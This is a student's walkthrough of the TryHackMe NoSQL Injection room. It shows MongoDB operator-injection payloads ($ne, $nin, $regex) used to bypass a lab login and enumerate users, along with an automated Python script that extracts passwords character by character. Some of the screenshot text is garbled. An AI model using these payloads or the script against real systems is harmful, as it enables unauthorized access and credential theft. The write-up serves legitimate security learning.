

TryHackMe

NoSQL Injection

Hi Teacher! This is how I've been able to solve this challenge:

We join the room and start the machine:

The screenshot shows the TryHackMe web application. At the top, there's a navigation bar with tabs like 'SDU', 'CSS 261', 'Secti...', 'XSS', 'picc...', 'Proj...', 'CSS', 'haci...', 'TryH...', 'TryH...', 'TryH...', 'Cali...', '10.1', and a '+' button. Below the navigation is a search bar with the URL 'tryhackme.com/room/nosqlinjectiontutorial'. The main content area has a dark background with a server icon and text about NoSQL injection. It says 'NoSQL Injection' and 'A walkthrough depicting basic NoSQL injections on MongoDB.' Below this, it shows 'Easy' difficulty and '30 min' duration. There are buttons for 'Start AttackBox', 'Help', 'Save Room', '278' (likely users), and 'Options'. A progress bar at the bottom indicates 'Room progress (0%)'. Below this, a red header bar says 'Target Machine Information'. It lists 'Title' as 'nosqlvm_update_v1', 'Target IP Address' as '10.10.64.176', and 'Expires' as '39min 48s'. Buttons for '?', 'Add 1 hour', and 'Terminate' are available. Underneath is a section titled 'Task 1' with a 'Introduction' tab selected. The introduction text reads: 'In this room, you will learn about NoSQL Injection. While SQL-based databases are a popular choice for data storage of web applications, several database options that are not based on SQL, also exist. Database solutions such as MongoDB, a NoSQL database solution, have seen a significant rise in popularity in recent years. However, the fundamental principle of injection attacks remains the same. If we have the ability to inject into the database query itself, we have the opportunity to manipulate it!'.

This is all the answers to the theoretical part:

tryhackme.com/room/nosqlinjectiontutorial

Room progress (7%)

Woop woop! Your answer is correct

Prerequisites

- Burp Suite: The Basics
- Burp Suite Repeater
- Burp Suite: Intruder
- SQL Injection

Learning Objectives

- Understand what NoSQL is
- Understand how NoSQL databases work, store data, and are interfaced with
- Learn about the different types of NoSQL injection attacks
- Learn how to practically exploit a NoSQL injection vulnerability

Answer the questions below

I am ready to learn about NoSQL Injection attacks!

No answer needed

✓ Correct Answer

Task 2 ○ What is NoSQL

Task 3 ○ NoSQL Injection

tryhackme.com/room/nosqlinjectiontutorial

Room progress (28%)

Woop woop! Your answer is correct

Woop woop! Your answer is correct

Woop woop! Your answer is correct

This would only return the first document.

If we wanted to retrieve all documents where the age is less than 50, we could use the following filter:

```
['age' => ['$lt'=>'50']]
```

This would return the second and third documents. Notice we are using the \$lt operator in a nested array. Operators allow for more complex filtering. A reference of possible operators can be found on the following link:

MongoDB Operator Reference

Answer the questions below

What is a group of documents in MongoDB known as?

collection

✓ Correct Answer

Using the MongoDB Operator Reference, what operator is used to filter data when a field isn't equal to a given value?

\$ne

✓ Correct Answer

Following the example of the 3 documents given before, how many documents would be returned by the following filter: ['gender' => ['\$ne' => 'female'] , 'age' => ['\$gt'=>'65']] ?

0

✓ Correct Answer

The resulting filter would end up looking like this:

```
['username'=>['$ne'=>'xxxx'], 'password'=>['$ne'=>'yyyy']]
```

We could trick the database into returning any document where the username isn't equal to 'xxxx,' and the password isn't equal to 'yyyy' in the login collection. As a result, the application would assume a correct login was performed and let us into the application with the privileges of the user corresponding to the first document obtained from the database.

The problem that remains unsolved is how to pass an array as part of a POST HTTP Request. It turns out that PHP and many other languages allow you to pass an array by using the following notation on the POST Request Body:

```
user[$ne]=xxxx&pass[$ne]=yyyy
```

So let's fire up our favourite proxy and try to test this. For this guide we will be using [Burp Proxy](#).

Answer the questions below

What type of NoSQL Injection is similar to normal SQL Injection?

Syntax

✓ Correct Answer

What type of NoSQL Injection allows you to modify the behaviour of the query, even if you can't escape the syntax?

operator

✓ Correct Answer

Task 4 Operator Injection: Bypassing the Login Screen

And for the practical part, we have this log-in prompts:

Not secure 10.10.64.176/?err=1

Invalid user/password



Username
admin

Password
.....

Login

Remember me

For this task I used the app called Caido, it's more comfortable and free, that's why I prefer it

SU x CSS 261 x Sec... x XSS x picc x Proj x CSS x haci x Try! x Try! x Try! x Try! x 10.1 x Cak x + - ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞ ⊞

caido.io

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

CAIDO beta Pricing Download Plugins Blog About

Roadmap Docs Login

A lightweight web security auditing toolkit

Caido aims to help security professionals and enthusiasts audit web applications with efficiency and ease.

[Download Now](#)

We value your privacy

We use cookies to enhance your browsing experience, serve personalized content, and analyze our traffic. By clicking "Accept All", you consent to our use of cookies. Click "Essential Only" to only allow cookies necessary for the website to function.

Essential Only Accept All

So register, start a new project and connect it to the url in the new window

10.10.64.176 Not secure 10.10.64.176

You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/KlkXWrk=. Stability and security will suffer.

We send the request again, and using the app we can intercept, so we'll change some parameters, adding \$ne

The screenshot shows the CAIDO proxy tool's interface. On the left, there's a sidebar with various options like Overview, Sitemap, Scope, Filters, Proxy (with Intercept selected), HTTP History, WS History, Match & Replace, Testing, Replay, Automate, Workflows, Assistant, Environment, Logging, Search, Findings, Exports, Workspace, Files, Plugins, and Workspace. The main area has tabs for Requests and Responses, with Requests selected. A table shows a single row: ID 1, Host 10.10.64.176:80, Method POST, Path /login.php, Query .php, Extension .php, and Sent At 2025-02-20 19:29:28. Below the table is a code editor window showing the raw POST request to /login.php. The request includes fields for User, Password, Full Name, and email, all set to 'pedro'. The final line of the request is user=\$ne=admin&pass=\$ne=admin&remember=0. The status bar at the bottom right indicates 43 (0x2b) selected.

And here we are logged in:

The screenshot shows a browser window with the URL 10.10.64.176/sekr3tp14ce.php. The page displays a success message: "You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/K/lkXWrk=. Stability and security will suffer." Below this, there's a form with fields for User, Password, Full Name, and email, all set to 'pedro'. There's also a Logout button. The background of the browser window is green.

We can also try to log in to admin page

10.10.64.176/?err=1 Not secure 10.10.64.176/?err=1

You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/K/lkXWrk=. Stability and security will suffer.

Invalid user/password



Username

Password

Login

Remember me

10.10.64.176/sekr3tPl4ce.php Not secure 10.10.64.176/sekr3tPl4ce.php

You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/K/lkXWrk=. Stability and security will suffer.

User: admin
Password: *****
Full Name:
email: admin@nosql.int
Logout

And there we go!

This forces the database to return all user documents and as a result we are finally logged into the application:

```
curl -X POST http://192.168.100.203:5000/login -d "user[$ne]=asdf&pass[$ne]=aweasdfsdf&remember=on"
```

Woop woop! Your answer is correct

User: [REDACTED]
Password: [REDACTED]
Full Name:
email:
Logout

Answer the questions below

When bypassing the login screen using the \$ne operator, what is the email of the user that you are logged in as?

 ✓ Correct Answer

Next task.

We'll also change some data to \$nin, as requested in the task

Caido

CAIDO

Unset Scope Enter an HTTPQL query... Queuing Environment nosql

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Requests Responses

ID	Host	Method	Path	Query	Exten...	Sent At
13	10.10.64.176:80	POST	/login.php		.php	2025-02-20 19:36:05

```
http://10.10.64.176
2 Host: 10.10.64.176
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.64.176/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=huo9kghbm09e3r4b12q0d5r0t
14
15 user[$n:n] || adminPass[$n:$n]=sdfsff3remember=0
```

Drop Forward

Commands

47 (0x2f) selected

Caido

CAIDO

Unset Scope Enter an HTTPQL query... Queuing Environment nosql

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Requests Responses

ID	Host	Method	Path	Query	Exten...	Sent At
15	10.10.64.176:80	POST	/login.php		.php	2025-02-20 19:37:28

```
http://10.10.64.176
2 Host: 10.10.64.176
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.64.176/?err=1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=huo9kghbm09e3r4b12q0d5r0t
14
15 user[$n:n] || adminUser[$n:$n] || judgePass=sgpvd9;remember=0
```

Drop Forward

Commands

59 (0x3b) selected

And by doing so, the find the number of users, their names and so on

tryhackme.com/room/nosqlinjectiontutorial

```

12 Cookie: PHPSESSID=aku5cfb4v5uulcr6let54mrs6
13 Upgrade-Insecure-Requests: 1
14 user[$nin][]=admin&user[$nin][]=jude&pass[$ne]=aweasdf; remember=on
15
16
17

```

This would result in a filter like this:

```
[ 'username'=>['$nin'=>['admin', 'jude'] ], 'password'=>['$ne'=> 'aweasdf' ]]
```

This can be repeated as many times as needed until we gain access to all of the available accounts.

Note: The `jude` user above is not an actual user, but an example of how an additional username can be added.

Answer the questions below

How many users are there in total?

✓ Correct Answer

There is a user that starts with the letter "p". What is his username?

✓ Correct Answer

Task 6 ○ Operator Injection: Extracting Users' Passwords

And here goes a little complex part

tryhackme.com/room/nosqlinjectiontutorial

```

11 Referer: http://192.168.100.203/
12 Cookie: PHPSESSID=aku5cfb4v5uulcr6let54mrs6
13 Upgrade-Insecure-Requests: 1
14 user=admin&pass[$regex]=^.{?}$; remember=on
15
16
17

```

Notice that we are asking the database if there is a user with a username of admin and a password that matches the regex: `^.{?}$`. This basically represents a wildcard word of length 7. Since the server responds with a login error, we know the password length for the user admin isn't 7. After some trial and error, we finally arrived at the correct answer:

Request	Response
<pre> 1 POST /login.php HTTP/1.1 2 Host: 192.168.100.203 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 48 9 Origin: http://192.168.100.203 10 Connection: close 11 Referer: http://192.168.100.203/ 12 Cookie: PHPSESSID=aku5cfb4v5uulcr6let54mrs6 13 Upgrade-Insecure-Requests: 1 14 user=admin&pass[\$regex]=^.{5}\$; remember=on 15 16 17 </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Wed, 23 Jun 2021 08:15:54 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: /sek 8 Content-Length: 0 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 </pre>

We now know the password for user admin has length 5. Now to figure out the actual content, we modify our payload as follows:

Request	Response
<pre> 1 POST /login.php HTTP/1.1 2 Host: 192.168.100.203 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 48 9 Origin: http://192.168.100.203 10 Connection: close 11 Referer: http://192.168.100.203/ 12 Cookie: PHPSESSID=aku5cfb4v5uulcr6let54mrs6 13 Upgrade-Insecure-Requests: 1 14 user=admin&pass[\$regex]=^.{5}\$; remember=on 15 16 17 </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Wed, 23 Jun 2021 08:15:54 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: /sek 8 Content-Length: 0 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 </pre>

In here we need replay function of Caido, so we can try and try a lot of requests 'till we get the answer

The screenshot shows the CAIDO interface with a session titled "Default Collection". The "Request" tab displays a POST request to `http://10.10.64.176/login.php`. The payload is as follows:

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.64.176
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.64.176/?err=1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=huo9kghbm0b9e3r4b12q0d5r0t
14
15 user=test&pass[$regex]=^.{7}$.remember=on
```

The "Response" tab shows "(No response found)".

The screenshot shows the CAIDO interface with a session titled "1". The "Request" tab displays a POST request to `http://10.10.64.176`. The payload is identical to the one in the first screenshot.

The "Payload" panel on the right shows the payload configuration:

- Payload #: 1
- Placeholder: 7
- Type: Numbers
- Start: 0
- End: 15

By doing so we now know how many letters does one's password have:

Caido

Ongoing Tasks

CAIDO

Overview

Sitemap

Scope

Filters

Proxy

- Intercept
- HTTP History
- WS History
- Match & Replace

Testing

- Replay
- Automate
- Workflows
- Assistant
- Environment

Logging

- Search
- Findings
- Exports

Workspace

- Files
- Plugins
- Workspace

+ New Session

2025-02-20 19:50:33

Enter an HTTPQL query...

ID	Payload 1	Status	Length	Round-trip Time (ms)
16	15	302	188	262
15	14	302	188	237
14	13	302	188	239
13	12	302	188	237
12	11	302	307	239
11	10	302	188	241
9	8	302	188	370
8	7	302	188	246
7	6	302	188	370
6	5	302	188	247
5	4	302	188	246

15 requests

http://10.10.64.176

Request Headers:

```

1 Content-Type: application/x-www-form-urlencoded
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Referer: http://10.10.64.176/?err=1
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=hu09kghbm0b9e3r4b12q0d5r0t
9 Connection: close
10
11
12
13
14
15
16 user=pedro&pass[$regex]=^.{1,1}$&rememberon

```

Response Headers:

```

1 HTTP/1.1 302 Found
2 Date: Thu, 20 Feb 2025 14:50:53 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: /sekr3tp14ce.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

2 (0x02) selected

307 bytes | 239ms

So we'll also use Caido automate to know all the possible characters pedro's password have

Caido

Options

CAIDO

Overview

Sitemap

Scope

Filters

Proxy

- Intercept
- HTTP History
- WS History
- Match & Replace

Testing

- Replay
- Automate
- Workflows
- Assistant
- Environment

Logging

- Search
- Findings
- Exports

Workspace

- Files
- Plugins
- Workspace

+ New Session

2

http://10.10.64.176

Send

Request

Default Collection

Request Headers:

```

1 POST /login.php HTTP/1.1
2 Host: 10.10.64.176
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.64.176/?err=1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hu09kghbm0b9e3r4b12q0d5r0t
14
15 user=pedro&pass[$regex]=^a.....$&rememberon

```

Response

Follow redirection

Response Headers:

```

1 HTTP/1.1 302 Found
2 Date: Thu, 20 Feb 2025 14:47:38 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: /?err=1
5 Content-Length: 0
6 Content-Type: text/html; charset=UTF-8
7
8

```

17 (0x11) selected | 169 bytes | 1249ms

The screenshot shows the CAIDO proxy interface. On the left, the sidebar includes options like Overview, Sitemap, Scope, Filters, Proxy, Intercept, HTTP History, WS History, Match & Replace, Testing, Replay, Automate, Workflows, Assistant, Environment, Logging, Search, Findings, Exports, Workspace, Files, Plugins, and Workspace. The main area displays a session titled '+ New Session' with two tabs open. The first tab shows a search bar with 'http://10.10.64.176' and a collection named 'Default Collection'. The second tab shows a detailed view of a captured request:

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.64.176
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.64.176/?err=1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=huo9ghbm0b9e3r4b12q0d5r0t
14
15 user=pedro&pass[$regex]=a.....$rememberon
```

The response tab shows a single line of text:

```
1 HTTP/1.1 302 Found
2 Date: Thu, 20 Feb 2025 14:52:40 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: /?err=1
5 Content-Length: 0
6 Content-Type: text/html; charset=UTF-8
7
8
```

At the bottom right, it says '169 bytes | 1243ms'.

Just like that, we know it starts with 'co....'

The screenshot shows the CAIDO proxy interface with a payload editor. The sidebar is identical to the previous screenshot. The main area shows the same session setup and request capture. In the 'Payload' tab, there is a 'Simple List' dropdown containing a list of lowercase letters from 'a' to 'z'. The payload field contains '1' and the placeholder field contains 'a'. The request body now includes the payload:

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.64.176
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.64.176/?err=1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=huo9ghbm0b9e3r4b12q0d5r0t
14
15 user=pedro&pass[$regex]=[a-z].....$rememberon
```

The response tab remains the same as in the previous screenshot.

The screenshot shows the CAIDO application interface. The left sidebar contains navigation links such as Overview, Sitemap, Scope, Filters, Proxy, Intercept, HTTP History, WS History, Match & Replace, Testing, Replay, Automate, Workflows, Assistant, Environment, Logging, Search, Findings, and Exports. The main area has tabs for Ongoing Tasks, New Session, and Queuing. The New Session tab is active, displaying a search bar, a table of network requests, and detailed request and response logs.

Network Requests Table:

ID	Payload 1	Status	Length	Round-trip Time (ms)
11	k	302	188	250
10	j	302	188	372
9	i	302	188	256
8	h	302	188	368
7	g	302	188	256
6	f	302	188	256
5	e	302	188	257
4	d	302	188	257
3	c	302	307	257
2	b	302	188	257
1	a	302	188	253

Request Log:

```
http://10.10.64.176
1 POST /login.php HTTP/1.1
2 Host: 10.10.64.176
3 Content-Length: 49
4 Cache-Control: max-age=0
5 Origin: http://10.10.64.176
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchangelng;q=0.7
10 Referer: http://10.10.64.176/?err=1
11 Accept-Encoding: gzip, deflate
```

Response Log:

```
HTTP/1.1 302 Found
Date: Thu, 20 Feb 2025 14:53:59 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /sekr3tp14ce.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

The screenshot shows the CAIDO Network Traffic Analyzer interface. The left sidebar contains navigation links such as Overview, Sitemap, Scope, Filters, Proxy, Intercept, HTTP History, WS History, Match & Replace, Testing, Replay, Automate (selected), Workflows, Assistant, Environment, Logging, Search, Findings, Exports, Workspace, Files, Plugins, and Workspace. The main area has tabs for Ongoing Tasks, + New Session, and three sessions: 2025-02-20 19:50:33, 2025-02-20 19:53:39, and 2025-02-20 19:56:35. The selected session (2025-02-20 19:56:35) displays a table of 26 requests with columns: ID, Payload 1, Status, Length, and Round-trip Time (ms). Below the table, a list of request details is shown for http://10.10.64.176, including headers like Content-Type, Upgrade-Insecure-Requests, User-Agent, Accept, and cookies. To the right, a Response pane shows the HTTP/1.1 302 Found response with various headers.

ID	Payload 1	Status	Length	Round-trip Time (ms)
21	u	302	188	238
20	t	302	188	237
19	s	302	188	255
18	r	302	188	237
17	q	302	188	240
16	p	302	188	239
15	o	302	307	238
14	n	302	188	240
13	m	302	188	243
12	l	302	188	254
11	v	302	100	229

26 requests

http://10.10.64.176

Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.64.176/?err=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=huc09ghb0b9e3r4b12q0d5r0t
Connection: close
user=pedro&pass[\$regex]=^.....\$&remember=on

Response Response

HTTP/1.1 302 Found
Date: Thu, 20 Feb 2025 14:56:55 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /sek3rtPl4ce.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

But since it will took a lot of time, I found this code to automate the process:

```

1  ## Task 6 of the NoSQL Injection Tutorial Room
2  import requests
3  import string
4
5  # Target URL and headers
6  url = "http://10.10.231.139/login.php"
7  headers = {
8      "Cache-Control": "max-age=0",
9      "Origin": "http://10.10.231.139",
10     "Content-Type": "application/x-www-form-urlencoded",
11     "Upgrade-Insecure-Requests": "1",
12     "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36",
13     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
14     "Referer": "http://10.10.231.139/",
15     "Accept-Encoding": "gzip, deflate",
16     "Accept-Language": "en-US,en;q=0.9",
17     "Cookie": "PHPSESSID=l4abtfhtj3lcics0sdaehdl137"
18 }
19
20 # Characters to test
21 charset = string.ascii_letters + string.digits + string.punctuation
22 password_length = 11 # Set this to the known password length
23
24 def brute_force_password():
25     password = ""

```

So here we change some parameters in the code to our know length of the password:

```

root@kali:~#
root@kali:~# python3 /home/meruyert/bruteforce.py
Starting NoSQL Injection brute force ..
Found character: c → Current password
Found character: o → Current password
Found character: o → Current password
Found character: l → Current password
Found character: p → Current password
Found character: a → Current password
Found character: s → Current password
Found character: s → Current password

```

And here we go, it works!

A screenshot of a Kali Linux desktop environment. On the left, there's a dock with icons for Trash, Home, Terminal, and others. In the center, a terminal window shows the output of a password cracking script named 'bruteforce.py'. The script is brute-forcing a password, character by character, starting from 'c' and moving through 'o', 'cool', 'coold', 'coolpas', 'coolpass', 'coolpass1', 'coolpass2', and finally 'coolpass123'. The password was found at the 123rd character. To the right of the terminal is a Sublime Text editor window displaying the same 'bruteforce.py' script. The code uses Python to construct a payload for a login request, adding characters to a password string and sending it via a POST request.

BUT, I accidentally cracked the pedro's password, but in the task it said to exploit John's, so we'll do the same process here for the John:

A screenshot of a web browser window showing a login form. The URL bar indicates the site is 'Not secure' and the address is '10.10.3.17'. The page content includes a warning about an unsupported command-line flag. Below the warning is a large, stylized blue and white syringe icon. The login form has two fields: 'Username' containing 'test' and 'Password' containing '...'. A green 'Login' button is below the fields. A checkbox labeled 'Remember me' is checked.

Caido

CAIDO

Unset Scope Enter an HTTPQL query... Queuing Environment nosql

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Requests Responses

ID	Host	Method	Path	Query	Extens...	Sent At
1	10.10.3.17:80	POST	/login.php		.php	2025-02-21 12:26:53

http://10.10.3.17

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.3.17
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.3.17
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.10.3.17/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13
14 user=john&pass=test&remember=on
```

Drop Forward

Commands

31 (0x1f) selected

Caido

CAIDO

Options New Session Scope

Search... http://10.10.3.17 Send

+ New Session Default Collection

Request Response Follow redirection

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.3.17
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.3.17
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.10.3.17/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13
14 user=john&pass[$regex]=^(?{$remember=on}
```

2 3 4

169 bytes | 2464ms

The screenshot shows the CAIDO application interface. On the left, there's a sidebar with various tools like Sitemap, Scope, Filters, Intercept, HTTP History, WS History, Match & Replace, Testing, Replay, Automate, Workflows, Assistant, and Environment. The main area has tabs for 'Ongoing Tasks' and '+ New Session'. Below these are sections for 'Search...' and 'Enter an HTTPQL query...'. A table displays 15 requests with columns for ID, Payload 1, Status, Length, and Round-trip Time (ms). One request is highlighted. To the right, there's a 'Response Response' pane showing the full HTTP response headers and body. At the bottom, there's a terminal window showing a password cracking session.

And now we have the password:

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'root@kali:~' is running a Python script named 'bruteforce.py'. The script is performing a NoSQL injection brute-force attack on a database. It prints out each character found in the password. In the background, a Sublime Text editor window is open, showing the same code for reference. The terminal output shows the password being cracked character by character until it reaches 'coolpass123'.

```

root@kali:~#
root@kali:~# python3 /home/meruyert/bruteforce.py
Starting NoSQL Injection brute force...
Found character: o → Current password: co
Found character: o → Current password: coo
Found character: l → Current password: cool
Found character: p → Current password: coolp
Found character: a → Current password: coolpa
Found character: s → Current password: coolpas
Found character: s → Current password: coolpass
Found character: 1 → Current password: coolpass1
Found character: 2 → Current password: coolpass12
Found character: 3 → Current password: coolpass123
Password found: coolpass123
root@kali:~#

```

Hooray! It worked!

tryhackme.com/room/nosqlinjectiontutorial

Room progress (71%)

```
12 Cookie: PHPSESSID=aku5ctb4v5uulcr6let54mrs6
13 Upgrade-Insecure-Requests: 1
14
15 user=admin&pass[$regex]=^a...&remember=on
16
```

Woop woop! Your answer is correct

This confirms that the first letter of admin's password is 'a'. The same process can be repeated for the other letters until the full password is recovered. This can be repeated for other users as well if needed.

Answer the questions below

What is john's password?

Correct Answer Hint

